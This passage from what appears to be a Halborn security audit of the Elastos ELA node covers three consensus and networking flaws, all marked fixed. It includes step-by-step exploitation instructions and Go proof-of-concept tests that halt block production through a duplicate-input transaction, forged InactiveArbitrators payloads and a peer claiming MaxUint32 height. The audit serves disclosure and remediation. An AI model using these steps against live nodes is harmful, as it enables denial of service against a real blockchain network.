`core/types/payload/activateproducer.go:46-53` — `ActivateProducer.SerializeUnsigned()`

The signed bytes contain only the node public key, so any earlier activation signature for that key is valid again in a new transaction.

GO 46–53

```go
func (a *ActivateProducer) SerializeUnsigned(w io.Writer, version byte) error {
    err := common.WriteVarBytes(w, a.NodePublicKey)
    if err != nil {
        return errors.New("[ActivateProducer], write owner public key failed")
    }

    return nil
}
```

`blockchain/blockvalidator.go:155-162` — `BlockChain.CheckBlockSanity()`

Only the block-level check compares outpoints inside one transaction, so the pool and the block builder accept a transaction that every block then fails on.

GO 155–162

```go
        // Check for duplicate UTXO Inputs in a block
        for _, input := range txn.Inputs() {
            referKey := input.ReferKey()
            if _, exists := existingTxInputs[referKey]; exists {
                return errors.New("[PowCheckBlockSanity] block contains duplicate UTXO")
            }
            existingTxInputs[referKey] = struct{}{}
        }
```

PROOF OF CONCEPT

The unit test below uses the `prsNode` harness from `pow/proposalresult_priority_test.go` and `solveParentHeader()` from `pow/parent_solve_test.go`. The harness runs the real `ChainStore`, `BlockChain`, `TxPool` and `pow.Service`. The test puts one Inactive producer directly in the DPoS state, then builds an `ActivateProducer` transaction that spends one coinbase output `U` two times, with an output of twice its value. `CheckTransactionSanity()` and `AppendToTxPool()` accept the transaction. In three rounds, `GenerateBlock()` puts it in the block, `AddDposBlock()` rejects the block with "block contains duplicate UTXO", the tip does not move, and the pool sweep keeps the transaction. After a manual purge, the next block connects. To run it, copy the file into `pow/` and run `go test ./pow/ -run TestHalborn_R001 -count=1 -v`.

GO

```go
// Halborn PoC for FIND-51: an ActivateProducer whose two inputs name the same
// outpoint is admitted by the real mempool, survives the pool sweep, is packed by the real
// pow.Service.GenerateBlock, and makes the produced block fail the real block validation
// with "block contains duplicate UTXO". Every honest builder repeats the same block.
//
// Fixture: the existing prsNode harness (real ChainStore, real BlockChain, real TxPool,
// real pow.Service, funding blocks mined and connected through BlockPool.AddDposBlock).
// Stubbed: the dpos State is seeded directly with one Inactive producer (map writes on
// InactiveProducers / NodeOwnerKeys) instead of replaying a RegisterProducer + inactivity
// history. That only satisfies the "producer is Inactive and has its deposit" precondition
// that a real Inactive producer on mainnet meets; it does not touch any input, fee,
// signature or block-sanity code.
package pow

import (
    "bytes"
    "math"
    "strings"
    "testing"

    "github.com/elastos/Elastos.ELA/account"
    "github.com/elastos/Elastos.ELA/auxpow"
    "github.com/elastos/Elastos.ELA/blockchain"
    "github.com/elastos/Elastos.ELA/common"
    "github.com/elastos/Elastos.ELA/core"
    "github.com/elastos/Elastos.ELA/core/contract/program"
    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/functions"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/elastos/Elastos.ELA/core/types/outputpayload"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    "github.com/elastos/Elastos.ELA/crypto"
    "github.com/elastos/Elastos.ELA/dpos/state"
    "github.com/elastos/Elastos.ELA/mempool"
)

func r001SeedInactiveProducer(t *testing.T, h *prsHarness) *account.Account {
    t.Helper()
    node, err := account.NewAccount()
    if err != nil {
        t.Fatal(err)
    }
    nodePub, _ := node.PublicKey.EncodePoint(true)
    key := common.BytesToHexString(nodePub)
    p := &state.Producer{}
    p.SetInfo(payload.ProducerInfo{OwnerKey: nodePub, NodePublicKey: nodePub})
    p.SetState(state.Inactive)
    p.SetActivateRequestHeight(math.MaxUint32) // no activation pending
    p.SetTotalAmount(common.Fixed64(10000 * 1e8))
    st := h.chain.GetState()
    st.NodeOwnerKeys[key] = key
    st.InactiveProducers[key] = p
    if got := st.GetProducer(nodePub); got == nil || got.State() != state.Inactive {
        t.Fatalf("precondition: inactive producer not visible to GetProducer")
    }
    return node
}

// r001DupActivate builds ActivateProducer{Inputs: [U, U], Outputs: 2X} signed by the
// owner of U. U is output 1 of the coinbase (value X).
func r001DupActivate(t *testing.T, h *prsHarness, node *account.Account,
    cb interfaces.Transaction) interfaces.Transaction {
    t.Helper()
    nodePub, _ := node.PublicKey.EncodePoint(true)
    ap := &payload.ActivateProducer{NodePublicKey: nodePub}
    buf := new(bytes.Buffer)
    if err := ap.SerializeUnsigned(buf, payload.ActivateProducerVersion); err != nil {
        t.Fatal(err)
    }
```

```
    sig, err := crypto.Sign(node.PrivKey(), buf.Bytes())
    if err != nil {
        t.Fatal(err)
    }
    ap.Signature = sig

    x := cb.Outputs()[1].Value
    u := common2.OutPoint{TxID: cb.Hash(), Index: 1}
    tx := functions.CreateTransaction(common2.TxVersion09, common2.ActivateProducer,
        payload.ActivateProducerVersion, ap, []*common2.Attribute{},
        []*common2.Input{{Previous: u}, {Previous: u}},
        []*common2.Output{{AssetID: core.ELAAssetID, Value: 2 * x,
            ProgramHash: h.miner.ProgramHash, Type: common2.OTNone,
            Payload: &outputpayload.DefaultOutput{}}}, 0, nil)
    pg := &program.Program{Code: h.miner.RedeemScript}
    signed, err := account.SignStandardTransaction(tx, pg,
        map[common.Uint160]*account.Account{h.miner.ProgramHash.ToCodeHash(): h.miner})
    if err != nil {
        t.Fatalf("sign: %v", err)
    }
    tx.SetPrograms([]*program.Program{signed})
    return tx
}

func r001Solve(t *testing.T, blk *types.Block) {
    t.Helper()
    ap := auxpow.GenerateAuxPow(blk.Hash())
    target := blockchain.CompactToBig(blk.Header.Bits)
    ap.ParentHash, _ = solveParentHeader(ap, target)
    blk.Header.AuxPow = *ap
}

func TestHalborn_R001_DuplicateInputActivateHaltsBlockProduction(t *testing.T) {
    h := prsNode(t, 3)
    // Post-NFT, post-StrictMoneyRange, post-V103 rules (all active on mainnet).
    h.params.DPoSConfiguration.NFTStartHeight = 0
    h.params.StrictMoneyRangeHeight = 0
    h.params.V103Height = 0
    h.params.CRConfiguration.CRVotingStartHeight = 0
    pool := h.svc.txMemPool
    blkPool := h.svc.blkMemPool

    node := r001SeedInactiveProducer(t, h)
    bad := r001DupActivate(t, h, node, h.coinbases[0])
    in := bad.Inputs()
    if in[0].ReferKey() != in[1].ReferKey() {
        t.Fatal("precondition: both inputs must name one outpoint")
    }
    x := h.coinbases[0].Outputs()[1].Value

    // 1. Real sanity check: the override skips the duplicate-input loop.
    next := h.chain.GetHeight() + 1
    if err := h.chain.CheckTransactionSanity(next, bad); err != nil {
        t.Fatalf("sanity refused the duplicate-input activate: %v", err)
    }
    // 2. Real mempool admission (sanity, context, conflict slots, fee list).
    if err := pool.AppendToTxPool(bad); err != nil {
        t.Fatalf("pool refused the duplicate-input activate: %v", err)
    }
    if !pool.HaveTransaction(bad.Hash()) {
        t.Fatal("tx not in pool")
    }
    t.Logf("POOL ADMITTED ActivateProducer with Inputs=[U,U] (U=%d sela), output=%d sela,
fee=%d",
        int64(x), int64(2*x), int64(bad.Fee()))

    // An honest transfer also waits in the pool.
    honest := prsTransfer(t, h, h.coinbases[1], 0x77)
    if err := pool.AppendToTxPool(honest); err != nil {
        t.Fatalf("honest transfer refused: %v", err)
    }
```

```
    for round := 1; round <= 3; round++ {
        blk, err := h.svc.GenerateBlock(h.payTo, 10000)
        if err != nil {
            t.Fatalf("GenerateBlock: %v", err)
        }
        packed := false
        for _, tx := range blk.Transactions {
            if tx.Hash().IsEqual(bad.Hash()) {
                packed = true
            }
        }
        if !packed {
            t.Fatalf("round %d: builder did not pack the poisoned activate", round)
        }
        r001Solve(t, blk)
        tip := h.chain.GetHeight()
        _, _, aerr := blkPool.AddDposBlock(&types.DposBlock{Block: blk})
        if aerr == nil || !strings.Contains(aerr.Error(), "duplicate UTXO") {
            t.Fatalf("round %d: expected duplicate-UTXO rejection, got %v", round, aerr)
        }
        if h.chain.GetHeight() != tip {
            t.Fatalf("round %d: tip moved", round)
        }
        // The pool sweep keeps it: it runs only the context check.
        pool.CheckAndCleanAllTransactions()
        if !pool.HaveTransaction(bad.Hash()) {
            t.Fatalf("round %d: sweep evicted the poisoned tx", round)
        }
        t.Logf("round %d: GenerateBlock packed it (%d txs), AddDposBlock: %v; tip stays %d;
still pooled",
            round, len(blk.Transactions), aerr, tip)
    }

    // Control: with the poisoned tx removed by hand, the same node at the same
    // parameters builds a block that connects, and it carries the honest transfer.
    // Manual purge (operator action): drop the tx as if a block had carried it.
    pool.CleanSubmittedTransactions(&types.Block{Transactions:
[]interfaces.Transaction{bad}})
    if pool.HaveTransaction(bad.Hash()) {
        t.Fatal("purge failed")
    }
    blk, err := h.svc.GenerateBlock(h.payTo, 10000)
    if err != nil {
        t.Fatal(err)
    }
    r001Solve(t, blk)
    inMain, _, cerr := blkPool.AddDposBlock(&types.DposBlock{Block: blk})
    if cerr != nil || !inMain {
        t.Fatalf("control block did not connect: %v", cerr)
    }
    t.Logf("CONTROL: after manual purge the block connects at height %d (%d txs)",
        h.chain.GetHeight(), len(blk.Transactions))
    _ = mempool.NewTxPool
}
```

Output at commit `8778f3f9`:

CODE

```
=== RUN   TestHalborn_R001_DuplicateInputActivateHaltsBlockProduction
    zz_halborn_r001_poc_test.go:133: POOL ADMITTED ActivateProducer with Inputs=[U,U]
(U=175799086 sela), output=351598172 sela, fee=0
    zz_halborn_r001_poc_test.go:170: round 1: GenerateBlock packed it (3 txs), AddDposBlock:
[PowCheckBlockSanity] block contains duplicate UTXO; tip stays 3; still pooled
    zz_halborn_r001_poc_test.go:170: round 2: GenerateBlock packed it (3 txs), AddDposBlock:
[PowCheckBlockSanity] block contains duplicate UTXO; tip stays 3; still pooled
    zz_halborn_r001_poc_test.go:170: round 3: GenerateBlock packed it (3 txs), AddDposBlock:
```

```
[PowCheckBlockSanity] block contains duplicate UTXO; tip stays 3; still pooled
    zz_halborn_r001_poc_test.go:190: CONTROL: after manual purge the block connects at height
4 (2 txs)
--- PASS: TestHalborn_R001_DuplicateInputActivateHaltsBlockProduction (3.81s)
PASS
```

RECOMMENDATION

In `ActivateProducerTransaction.CheckTransactionInput()`, reject an input whose `ReferKey()` already occurs in the same transaction, at every height. Keep the existing zero-input rule at and below `NFTStartHeight`.

REMEDIATION COMMENT

Addressed in: ee7eaafc9729b9764afdfa95a8d89018f9bf73f2

SOLVED: The **Elastos team** solved this finding in the specified commit by refusing an input that occurs two times in an `ActivateProducer` transaction, at every height, while still allowing zero inputs.

HAL-006 SOLVED

Unauthenticated Peers Halt DPoS Block Production With Unvalidated InactiveArbitrators Transactions in Side-Chain Blocks

Critical · 9.4 AO:A/AC:L/AX:L/R:N/S:C/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

The `DPOSManager.OnBlockReceived()` handler applies every `InactiveArbitrators` payload in an unconfirmed side-chain block as a permanent `ForceChange`, and no step verifies its signatures.

Impact

Any unauthenticated peer can stop DPoS block production. The forced arbiter set change is the mechanism. Only nodes that are current arbiters apply the payload. Honest non-arbiter nodes relay the block but do not change their state.
Block production stops when the payload lists 12 or more of the 24 elected producers. The arbiter set then has fewer than the required signers. After `RevertToPOWNoBlockTimeV1` (2 hours) with no block, the chain falls back to PoW. The attacker can repeat the attack after each `RevertToDPOS`. Side chains depend on main-chain arbiter confirms, so the halt also affects them.

Exploitation Steps

1. Build a block whose parent is not the tip. Set the first coinbase output to the `DestroyELA` address, or add a `RevertToPOW` transaction. Add an `InactiveArbitrators` transaction that lists 12 or more elected producers, with any code and signature.
2. Set `Bits` to the mainnet `PowLimit` and mine the AuxPow parent header, which takes a few hashes.
3. Announce the block hash with `inv` to the current arbiter nodes, and send the block when each node requests it. `BlockPool.AddDposBlock()` sends the block to `ProcessBlock()` without the pool context check.
4. Observe that each current arbiter in DPoS mode marks the listed producers inactive and forces an arbiter set change. Too few arbiters remain to sign, and block production stops.

Code Location

`blockchain/blockchain.go:2186–2193` — **`BlockChain.maybeAcceptBlock()`**
A side-chain block is stored without `connectBlock()` or `SpecialContextCheck()`, and this function still sends it to the DPoS manager as a new block.

SOL

```
    if block.Height >= b.chainParams.CRCOnlyDPOSHeight {
        if confirm != nil {
            events.Notify(events.ETBlockConfirmAccepted, block)
        } else {
            events.Notify(events.ETNewBlockReceived, &DposBlock{
```

```
            Block:       block,
            HaveConfirm: false,
        })
```

`dpos/manager/dposmanager.go:593-611` — `DPOSManager.OnBlockReceived()`

For an unconfirmed block, a current arbiter calls `ProcessSpecialTxPayload()` on each `InactiveArbitrators` payload, and it calls no signature or context check first.

SOL

```
    for _, tx := range b.Transactions {
        if tx.IsInactiveArbitrators() {
            p := tx.Payload().(*payload.InactiveArbitrators)
            // N-001: live gossip/consensus emergency, no connectBlock bracket.
            // Commit each payload's savepoint UNCONDITIONALLY (also on the error
            // early-return); committing inside the loop is correct because each
            // payload's ForceChange is independently permanent, and it also closes
            // the shared per-block savepoint before the next iteration.
            // #4: hold specialTxMtx across the whole gossip bracket.
            d.arbitrators.LockSpecialTx()
            err := d.arbitrators.ProcessSpecialTxPayload(p,
                blockchain.DefaultLedger.Blockchain.GetHeight())
            d.arbitrators.CommitPendingSpecialTx()
            d.arbitrators.UnlockSpecialTx()
            if err != nil {
                log.Errorf("process special tx payload err: %s", err.Error())
                return
            }
            d.clearInactiveData(p)
```

`dpos/state/arbitrators.go:529-554` — `Arbiters.ProcessSpecialTxPayload()`

The only check is a duplicate-payload check, and the function then applies the emergency inactive state and calls `ForceChange()`.

SOL

```
func (a *Arbiters) ProcessSpecialTxPayload(p interfaces.Payload,
    height uint32) error {
    // The emergency ForceChange below is applied by PreProcessSpecialTx before block H
    // is validated and stored, and it commits at height H-1, so a later failure inside
    // connectBlock would leave the node rotated onto an arbiter set the network
    // rejected, with the payload hash marked processed so the same tx can never
    // force-change again. Capture the pre-state; the block-connect boundary then either
    // commits it (block connected) or undoes it (block rejected).
    a.markPendingSpecialTx()
    switch obj := p.(type) {
    case *payload.DPOSIllegalBlocks:
        a.mtx.Lock()
        a.illegalBlocksPayloadHashes[obj.Hash()] = nil
        a.mtx.Unlock()
    case *payload.InactiveArbitrators:
        if !a.AddInactivePayload(obj) {
            log.Debug("[ProcessSpecialTxPayload] duplicated payload")
            return nil
        }
    default:
        return errors.New("[ProcessSpecialTxPayload] invalid payload type")
    }

    a.State.ProcessSpecialTxPayload(p, height)
    return a.ForceChange(height)
}
```

PROOF OF CONCEPT

The unit test below runs the real `processBlock()` on a side-chain block with a DestroyELA coinbase, free proof of work and an `InactiveArbitrators` transaction with a random code and signature. The node accepts the block and the best tip does not change. The block then reaches the DPoS manager through `ETNewBlockReceived` with `HaveConfirm` set to false, and it carries the forged payload that `OnBlockReceived()` applies without a signature check.

SOL

```
package blockchain

// A peer-supplied side-chain block that
// carries a forged InactiveArbitrators tx (garbage signature) is accepted by
// processBlock without any context check and is published as
// ETNewBlockReceived{HaveConfirm:false}. dpos/manager OnBlockReceived then
// calls ProcessSpecialTxPayload + CommitPendingSpecialTx on that payload on
// every current arbiter, with no CheckInactiveArbitrators.

import (
    "crypto/rand"
    "math/big"
    "sync"
    "testing"
    "time"

    "github.com/elastos/Elastos.ELA/common"
    "github.com/elastos/Elastos.ELA/core/contract/program"
    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/core/types/functions"
    "github.com/elastos/Elastos.ELA/core/types/interfaces"
    "github.com/elastos/Elastos.ELA/core/types/payload"
    "github.com/elastos/Elastos.ELA/crypto"
    "github.com/elastos/Elastos.ELA/events"
    "github.com/stretchr/testify/require"
)

func TestSideChainForgedInactiveArbitratorsReachesOnBlockReceived(t *testing.T) {
    b := nx02Chain(t)
    b.blockCache = make(map[common.Uint256]*types.Block)
    b.confirmCache = make(map[common.Uint256]*payload.Confirm)
    params := b.chainParams

    rh := nx02RandHash()
    R := &BlockNode{Hash: &rh, ParentHash: &common.Uint256{}, Height: 2260595, WorkSum:
big.NewInt(1000), InMainChain: true}
    th := nx02RandHash()
    T := &BlockNode{Hash: &th, ParentHash: &rh, Height: 2260596, Parent: R, WorkSum:
new(big.Int).Lsh(big.NewInt(1), 200), InMainChain: true}
    R.Children = []*BlockNode{T}
    b.index.AddNode(R, &common2.Header{})
    b.index.AddNode(T, &common2.Header{})
    b.Nodes = nil
    b.BestChain = T
    b.Root = R

    cb := nx02Coinbase(600)
    cb.Outputs()[0].ProgramHash = *params.DestroyELAProgramHash

    victim := make([]byte, 33)
    victim[0] = 0x02
    rand.Read(victim[1:])
    sponsor := make([]byte, 33)
    sponsor[0] = 0x03
    rand.Read(sponsor[1:])
    junkCode := make([]byte, 71)
```

```
    rand.Read(junkCode)
    junkSig := make([]byte, 64)
    rand.Read(junkSig)
    forged := functions.CreateTransaction(
        common2.TxVersion09, common2.InactiveArbitrators, 0,
        &payload.InactiveArbitrators{Sponsor: sponsor, Arbitrators: [][]byte{victim},
BlockHeight: 2260596},
        []*common2.Attribute{{Usage: common2.Nonce, Data: []byte("x")}}, []*common2.Input{},
[]*common2.Output{}, 0,
        []*program.Program{{Code: junkCode, Parameter: junkSig}})

    txs := []interfaces.Transaction{cb, forged}
    ids := []common.Uint256{cb.Hash(), forged.Hash()}
    root, err := crypto.ComputeRoot(ids)
    require.NoError(t, err)
    blk := &types.Block{Header: common2.Header{Version: 0, Previous: rh, MerkleRoot: root,
        Timestamp: uint32(time.Now().Unix()), Height: 2260596,
        Bits: BigToCompact(params.PowConfiguration.PowLimit)}, Transactions: txs}
    require.True(t, nx02MineFreeHeader(&blk.Header, params.PowConfiguration.PowLimit))

    var mu sync.Mutex
    var got []*types.DposBlock
    events.Subscribe(func(e *events.Event) {
        if e.Type == events.ETNewBlockReceived {
            mu.Lock()
            got = append(got, e.Data.(*types.DposBlock))
            mu.Unlock()
        }
    })

    inMain, isOrphan, err := b.processBlock(blk, nil)
    require.NoError(t, err, "forged side-chain block must be accepted by processBlock")
    require.False(t, inMain)
    require.False(t, isOrphan)

    mu.Lock()
    defer mu.Unlock()
    require.Len(t, got, 1, "ETNewBlockReceived must fire for the unvalidated side-chain
block")
    require.False(t, got[0].HaveConfirm)
    found := false
    for _, tx := range got[0].Block.Transactions {
        if tx.IsInactiveArbitrators() {
            p := tx.Payload().(*payload.InactiveArbitrators)
            found = string(p.Arbitrators[0]) == string(victim)
        }
    }
    require.True(t, found, "the forged InactiveArbitrators payload reaches the
OnBlockReceived subscriber")
    t.Logf("forged side-chain block %x accepted, ETNewBlockReceived(HaveConfirm=false)
delivered with forged InactiveArbitrators payload; best tip unchanged=%v",
        blk.Hash().Bytes()[:4], b.BestChain == T)
}
```

RECOMMENDATION

It is recommended to apply an `InactiveArbitrators` payload in `OnBlockReceived()` only when the block extends the current tip and has passed `CheckBlockContext()`. Apply the payload only after `CheckInactiveArbitrators()` succeeds for that transaction with full signature verification. In `maybeAcceptBlock()`, do not send `ETNewBlockReceived` for a block that did not connect to the main chain.

REMEDIATION COMMENT

Addressed in: d4b1e5c31e562adfd95a08e3a59a73dec7f8c4f8

SOLVED: The **Elastos team** solved this finding in commit `d4b1e5c3` by adding a call to `blockchain.CheckInactiveArbitrators` at the top of the `InactiveArbitrators` processing branch in `DPOSManager.OnBlockReceived()`, before any state change is applied. This check validates the transaction structure and verifies the required M-of-N CRC council signatures over the transaction digest. An unconfirmed side-chain block carrying a forged or unsigned `InactiveArbitrators` transaction now fails this check and is discarded without triggering `ProcessSpecialTxPayload` or `ForceChange`. Because `StrictMoneyRangeHeight` (2260451) has been active on every mainnet block since the coordinated restart, full signature verification is always in effect on the live network.

Client Note:

A signer checks the council signatures on an inactive-signers transaction before it acts on it.

HAL-007 SOLVED

Peer-claimed height is not clamped in startSync and can hold the sync slot

High · 7.5 AO:A/AC:L/AX:L/R:N/S:U/C:N/I:N/A:H/D:N/Y:N

DESCRIPTION

`SyncManager.startSync()` stores the height that a P2P peer claims as `syncHeight` without the `boundedSyncHeight()` clamp. A peer that claims `MaxUint32` holds the sync slot for as long as it relays real blocks.

Impact

The held node stays not current and ignores block announcements from other peers. It stops block and confirm relay. If the node is an arbiter, it stops consensus participation.
One attacker connection holds the sync slot of one node. A network-wide DPoS halt needs the attacker to hold the sync slot of more than one third of the arbiters. This needs direct P2P reach to each of those arbiters. The attacker must also keep relaying real blocks to each held node. If the local tip does not advance for `syncTimeout` (10 minutes), `dropStalledSyncPeer()` disconnects the attacker.

Exploitation Steps

1. The attacker connects to the target node as a P2P peer and sets the `SFNodeNetwork` service flag in its `Version` message.
2. The attacker sets `Version.Height` to `0xFFFFFFFF` and sends the same value as `Ping.Nonce` in each ping. The peer code stores both values without a check.
3. `handleNewPeerMsg()` calls `startSync()`. `startSync()` selects the first candidate peer with a height at or above the local tip. Against 8 honest peers at the same height, the attacker wins about 7% of calls. Each new connection calls `startSync()` again, so the attacker can retry at no cost.
4. `startSync()` sets `syncHeight` to `0xFFFFFFFF`. The release check in `handleBlockMsg()` (`BestChain.Height >= syncHeight`) can never become true.
5. The attacker relays real blocks from the honest network. Each block that advances the local tip resets the stall timer, so `dropStalledSyncPeer()` does not disconnect the attacker. If the attacker stops relaying for `syncTimeout` (10 minutes), the node drops it.
6. `current()` stays false. `handleInvMsg()` drops block announcements from all other peers, block and confirm relay stops, and `Arbitrator.OnBlockReceived()` and `Arbitrator.OnConfirmReceived()` return early.

Code Location

In `elanet/netsync/manager.go:238-244` — `SyncManager.startSync()`:

The sync target is the raw peer claim. The orphan paths in `handleBlockMsg()` and `handleInvMsg()` use `boundedSyncHeight()`, but this writer does not.

GO 238–244

```
238         log.Infof("Syncing to block height %d from peer %v, locator:%v",
239             bestPeer.Height(), bestPeer.Addr(), locator)
240
241         sm.syncPeer = bestPeer
242         sm.syncHeight = bestPeer.Height()
243         sm.syncStartTime = time.Now()
244         bestPeer.PushGetBlocksMsg(locator, &zeroHash)
```

In `elanet/netsync/manager.go:385–398` — `SyncManager.current()`:
`current()` compares the tip with the live peer height, not with `syncHeight`. Thus a clamp in `startSync()` alone does not make the node current while the peer claims `MaxUint32` through `Ping.Nonce`.

GO 385–398

```
385 func (sm *SyncManager) current() bool {
386     // if blockChain thinks we are current and we have no syncPeer it
387     // is probably right.
388     if sm.syncPeer == nil {
389         return true
390     }
391
392     // No matter what chain thinks, if we are below the block we are syncing
393     // to we are not current.
394     if sm.chain.BestChain.Height < sm.syncPeer.Height() {
395         return false
396     }
397     return true
398 }
```

PROOF OF CONCEPT

The unit test below runs the real `startSync()`, `handleInvMsg()`, `handleBlockMsg()` and `handleBlockchainEvents()`. A peer that claims height `MaxUint32` becomes the sync peer, and `syncHeight` stores 4294967295 without the clamp. The node then ignores honest block announcements and relays no blocks, while a control without a sync peer relays both events. The node does not release the sync slot when the local tip advances to 5010.

SOL

```
package netsync

// startSync stores the raw peer-claimed height as
// syncHeight (manager.go:242). Every test below PASSES only when the
// vulnerable behaviour is present; each t.Fatalf fires if the bug is absent.
//
// Helpers (newGenesisChain, newTestSyncManager, newSyncTestPeer,
// newPeerState, randHash, orphanBlockAtHeight) come from the existing
// in-package test file elanet/netsync/f035_f054_f114_sync_test.go.
```

```
import (
    "math"
    "testing"
    "time"

    "github.com/elastos/Elastos.ELA/core/types"
    common2 "github.com/elastos/Elastos.ELA/core/types/common"
    "github.com/elastos/Elastos.ELA/events"
    "github.com/elastos/Elastos.ELA/mempool"
    "github.com/elastos/Elastos.ELA/p2p/msg"
)

type startSyncRelayRecorder struct{ n int }

func (r *startSyncRelayRecorder) RelayInventory(*msg.InvVect, interface{}) { r.n++ }

func startSyncSetup(t *testing.T) (*SyncManager, *startSyncRelayRecorder) {
    chain, params := newGenesisChain(t)
    pool := mempool.NewBlockPool(params)
    pool.Chain = chain
    sm := newTestSyncManager(chain, params, pool)
    rec := &startSyncRelayRecorder{}
    sm.peerNotifier = rec
    return sm, rec
}

// (a) A peer that claims Height=MaxUint32 (Version.Height / Ping.Nonce) is
// selected by the real startSync, and syncHeight keeps the raw claim.
func TestStartSyncStoresUnclampedMaxUint32(t *testing.T) {
    sm, _ := startSyncSetup(t)
    best := sm.chain.GetHeight()

    // handleNewPeerMsg sets syncCandidate from the self-advertised
    // SFNodeNetwork bit only (isSyncCandidate, manager.go:252-260). The test
    // peer has no version handshake, so the flag is set directly.
    attacker := newSyncTestPeer(math.MaxUint32)
    sm.peerStates[attacker] = newPeerState(true)
    sm.startSync()

    if sm.syncPeer != attacker {
        t.Fatalf("attacker was not selected as sync peer")
    }
    t.Logf("best=%d syncHeight=%d clampWouldBe=%d current()=%v",
        best, sm.syncHeight, boundedSyncHeight(math.MaxUint32, best), sm.current())
    if sm.syncHeight != math.MaxUint32 {
        t.Fatalf("syncHeight is clamped (%d): bug absent", sm.syncHeight)
    }
    if sm.current() {
        t.Fatalf("node reports current: bug absent")
    }
}

// Selection rate: startSync picks the first map entry with Height() >= best.
// Against 8 honest peers at our tip the attacker wins about 1/9 of single
// calls; every new connection re-runs startSync, so retries are free.
func TestStartSyncAttackerWinsSelectionAgainstHonestPeers(t *testing.T) {
    chain, params := newGenesisChain(t)
    pool := mempool.NewBlockPool(params)
    pool.Chain = chain
    wins, trials := 0, 2000
    for i := 0; i < trials; i++ {
        sm := newTestSyncManager(chain, params, pool)
        for j := 0; j < 8; j++ {
            sm.peerStates[newSyncTestPeer(0)] = newPeerState(true)
        }
        att := newSyncTestPeer(math.MaxUint32)
        sm.peerStates[att] = newPeerState(true)
        sm.startSync()
        if sm.syncPeer == att {
            wins++
```

```
        }
    }
    t.Logf("attacker won %d/%d startSync calls vs 8 honest equal-height peers", wins, trials)
    if wins == 0 {
        t.Fatalf("attacker never selected")
    }
}

// (b) While the attacker holds the slot, a block inv from an honest peer is
// dropped (manager.go:594), the node stays not current, and accepted
// blocks/confirms are not relayed (manager.go:886,904).
func TestStartSyncHonestInvIgnoredAndRelaySuppressed(t *testing.T) {
    sm, rec := startSyncSetup(t)
    honest := newSyncTestPeer(1) // honest peer one block ahead of us
    attacker := newSyncTestPeer(math.MaxUint32)
    sm.peerStates[attacker] = newPeerState(true)
    sm.startSync()
    if sm.syncPeer != attacker {
        t.Fatalf("attacker not sync peer")
    }
    sm.peerStates[honest] = newPeerState(true) // connects after the attacker

    h := randHash(t)
    inv := msg.NewInv()
    inv.AddInvVect(msg.NewInvVect(msg.InvTypeBlock, &h))
    sm.handleInvMsg(&invMsg{inv: inv, peer: honest})
    _, requested := sm.requestedBlocks[h]
    _, peerRequested := sm.peerStates[honest].requestedBlocks[h]

    blk := &types.Block{Header: common2.Header{Height: 1}}
    sm.handleBlockchainEvents(&events.Event{Type: events.ETBlockAccepted, Data: blk})
    sm.handleBlockchainEvents(&events.Event{Type: events.ETBlockConfirmAccepted, Data: blk})

    t.Logf("honest inv requested=%v/%v current()=%v relays=%d",
        requested, peerRequested, sm.current(), rec.n)
    if requested || peerRequested {
        t.Fatalf("honest block inv was processed: bug absent")
    }
    if sm.current() {
        t.Fatalf("node reports current: bug absent")
    }
    if rec.n != 0 {
        t.Fatalf("block/confirm was relayed: bug absent")
    }

    // Control: with no sync peer the same events are relayed, so the
    // recorder works and the suppression above comes from current()==false.
    sm.syncPeer = nil
    sm.handleBlockchainEvents(&events.Event{Type: events.ETBlockAccepted, Data: blk})
    sm.handleBlockchainEvents(&events.Event{Type: events.ETBlockConfirmAccepted, Data: blk})
    t.Logf("control (no sync peer): relays=%d", rec.n)
    if rec.n != 2 {
        t.Fatalf("control failed: relays=%d, want 2", rec.n)
    }
}

// (c) The release check (manager.go:483) never fires as the local tip
// advances, even far past the F-114 clamp (best+maxSyncAhead).
// (d) The stall timer (manager.go:479, :759-773) does not evict an attacker
// that relays real blocks; it evicts only a silent attacker.
func TestStartSyncSlotNotReleasedAsTipAdvances(t *testing.T) {
    sm, _ := startSyncSetup(t)
    attacker := newSyncTestPeer(math.MaxUint32)
    sm.peerStates[attacker] = newPeerState(true)
    sm.startSync()
    if sm.syncPeer != attacker {
        t.Fatalf("attacker not sync peer")
    }

    // Simulate tip progress from relayed real blocks. Building thousands of
    // valid DPoS blocks is out of scope, so BestChain.Height is set directly
```

```
    // and syncStartTime is reset as manager.go:479 does on real progress.
    for _, tip := range []uint32{1, 1000, maxSyncAhead + 10, 1_000_000} {
        sm.chain.BestChain.Height = tip
        sm.syncStartTime = time.Now()

        // Deliver a solicited block from the sync peer so the real
        // handleBlockMsg runs the release check at :483.
        dblk := orphanBlockAtHeight(t, sm.chain, 300000+tip)
        bh := dblk.Block.Hash()
        sm.peerStates[attacker].requestedBlocks[bh] = struct{}{}
        sm.requestedBlocks[bh] = struct{}{}
        sm.handleBlockMsg(&blockMsg{block: dblk, peer: attacker})

        // (d) relaying attacker: 9 minutes after the last progress, no drop.
        sm.dropStalledSyncPeer(time.Now().Add(9 * time.Minute))

        t.Logf("tip=%d syncPeer==attacker=%v syncHeight=%d current()=%v",
            tip, sm.syncPeer == attacker, sm.syncHeight, sm.current())
        if sm.syncPeer != attacker || sm.current() {
            t.Fatalf("slot released at tip=%d: bug absent", tip)
        }
    }

    // (d) silent attacker: the F-035 stall timer still evicts it.
    sm.dropStalledSyncPeer(time.Now().Add(syncTimeout + time.Minute))
    sm.handleDonePeerMsg(attacker)
    t.Logf("silent attacker after syncTimeout: syncPeer==attacker=%v current()=%v",
        sm.syncPeer == attacker, sm.current())
    if sm.syncPeer == attacker {
        t.Fatalf("unexpected: silent attacker kept the slot past syncTimeout")
    }
}
```

RECOMMENDATION

It is recommended to clamp the sync target in `startSync()` with `boundedSyncHeight()`, as the orphan paths already do. Also make `current()` compare the local tip against the clamped `syncHeight` and not against the live `peer.Height()`. Bound the height that the node accepts from `Version.Height`, `Ping.Nonce` and `Pong.Nonce` to a limited distance above the local tip.

REMEDIATION COMMENT

Addressed in: 163b87cdfd6ec714dd366c6432ace1ba32e96f2f

